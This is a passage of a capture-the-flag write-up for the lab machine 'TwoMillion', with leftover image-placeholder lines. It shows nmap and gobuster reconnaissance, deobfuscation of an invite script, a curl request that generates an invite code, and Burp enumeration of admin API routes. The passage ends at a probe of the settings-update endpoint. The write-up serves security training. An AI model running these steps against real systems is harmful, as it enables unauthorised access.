

2million

- `nmap` for port scanning




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap -sS -sV -sC -A 10.10.11.221
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 22:28 EDT
Nmap scan report for twomillion.htb (10.10.11.221)
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/25%OT=22%CT=1%CU=41127%PV=Y%DS=2%DC=T%G=Y%TM=667B
OS:7CEB%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=FE%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST
OS:11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=F
OS:E88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M
OS:53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T
OS:4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
OS:%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y
OS:%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%
OS:RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT       ADDRESS
1   297.38 ms 10.10.14.1
2   298.08 ms twomillion.htb (10.10.11.221)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.02 seconds
```

- `gobuster` for find hidden directory



```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u 2million.htb -w /usr/share/dirb/wordlists/subdomains-top1million-5000.txt -t 1000 -b 301
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://2million.htb
[+] Method:                  GET
[+] Threads:                 1000
[+] Wordlist:                /usr/share/dirb/wordlists/subdomains-top1million-5000.txt
[+] Negative Status codes:   301
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/api                 (Status: 401) [Size: 0]
/home                (Status: 302) [Size: 0] [--> /]
/cdn2                (Status: 500) [Size: 170]
/pm                  (Status: 500) [Size: 170]
/register            (Status: 200) [Size: 4527]
```

- Go to the `/register` . It provides a registration form



Registration

Type your details below.

Invite code

Username


E-Mail

Password

Confirm password


Register

- Viewing the src code, I found a `<script>` tag that includes `/js/inviteapi.min.js`




```
  <!--End wrapper-->
  <!--scripts-->
  <script src="/js/htb-frontend.min.js"></script>
  <script defer="" src="/js/inviteapi.min.js"></script>
▶ <script>⋯</script>
</body>
```

- At the bottom it has `verifyInviteCode|makeInviteCode` string




```
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'
\\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0)
{3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))
```

- Back to `/invite` , open the dev tools and typing `makeInviteCode()` at the console



```
>> makeInviteCode()
← undefined
  ▼ Object { 0: 200, success: 1, data: {…}, hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..." }
      0: 200
    ▶ data: Object { data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr", enctype: "ROT13" }
      hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
      success: 1
    ▶ <prototype>: Object { … }
```

- Decode the message



```
Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb
\/ncv\/i1\/vaivgr\/trarengr
```


↓

ROT13

↓


```
In order to generate the invite code, make a POST request to
\/api\/v1\/invite\/generate
```

- Generate Code
  - Use `curl` . `-X [method]` to send a POST request to `/api/v1/invite/generate` . Add `-s` and pipe it into `jq` to view nicely




```
┌──(kali㉿kali)-[~/htb/2m]
└─$ curl -X POST http://2million.htb/api/v1/invite/generate -s | jq .
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "OU9RVkotMkgzWTEtNTNNNDQtRkY5VTQ=",
    "format": "encoded"
  }
}
```

- Decode the message I just found




```
┌──(kali㉿kali)-[~/htb/2m]
└─$ echo "OU9RVkotMkgzWTEtNTNNNDQtRkY5VTQ=" | base64 -d
9OQVJ-2H3Y1-53M44-FF9U4
```

- Verify the code and it return it’s valid



```
» verifyInviteCode("9OQVJ-2H3Y1-53M44-FF9U4")
← undefined
  ▼ Object { 0: 200, success: 1, data: {…} }
      0: 200
    ▶ data: Object { message: "Invite code is valid!" }
      success: 1
    ▶ <prototype>: Object { … }
```


- Put the code into the form on `/invite`, it redirects to `/register`
- Able to login to the website



- The `/home/access` has “Connection Pack” and “Regengerate” both return a `.ovpn` file. It’s a valid OpenVPN connection config. Try to connect but it doesn’t work

- API


    - “Connection Pack” sends a GET request to `/api/v1/user/vpn/generate`, and “Regenerate” sends a GET to `/api/v1/user/vpn/regenerate`
    - I’ll send on of these requests to Burp Repeater and `/api` returns a description



```
GET /api HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=dehso3dl38kdeag3kmfk24bn2q
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 26 Jun 2024 17:37:45 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 36

{
  "\/api\/v1":"Version 1 of the API"
}
```


    - `/api/v1` returns details of the full API



```
GET /api/v1 HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=dehso3dl38kdeag3kmfk24bn2q
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 26 Jun 2024 17:38:18 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 800

{
  "v1":{
    "user":{
      "GET":{
        "\/api\/v1":"Route List",
        "\/api\/v1\/invite\/how\/to\/generate":"Instructions on invite code generation",
        "\/api\/v1\/invite\/generate":"Generate invite code",
        "\/api\/v1\/invite\/verify":"Verify invite code",
        "\/api\/v1\/user\/auth":"Check if user is authenticated",
        "\/api\/v1\/user\/vpn\/generate":"Generate a new VPN configuration",
        "\/api\/v1\/user\/vpn\/regenerate":"Regenerate VPN configuration",
        "\/api\/v1\/user\/vpn\/download":"Download OVPN file"
      },
      "POST":{
        "\/api\/v1\/user\/register":"Register a new user",
        "\/api\/v1\/user\/login":"Login with existing user"
      }
    },
    "admin":{
      "GET":{
        "\/api\/v1\/admin\/auth":"Check if user is admin"
      },
      "POST":{
        "\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific user"
      },
      "PUT":{
        "\/api\/v1\/admin\/settings\/update":"Update user settings"
      }
    }
  }
}
```


- Enumerate Admin API
    - Check if a am the admin ⇒ False



```
GET /api/v1/admin/auth HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=dehso3dl38kdeag3kmfk24bn2q
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 26 Jun 2024 17:41:29 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 17

{
  "message":false
}
```


    -
    - PUT request to `/api/v1/admin/settings/update` doesn’t return 401, but 200, with a different error in the body



```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=dehso3dl38kdeag3kmfk24bn2q
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 26 Jun 2024 17:40:42 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 53

{
  "status":"danger",
  "message":"Invalid content type."
}
```

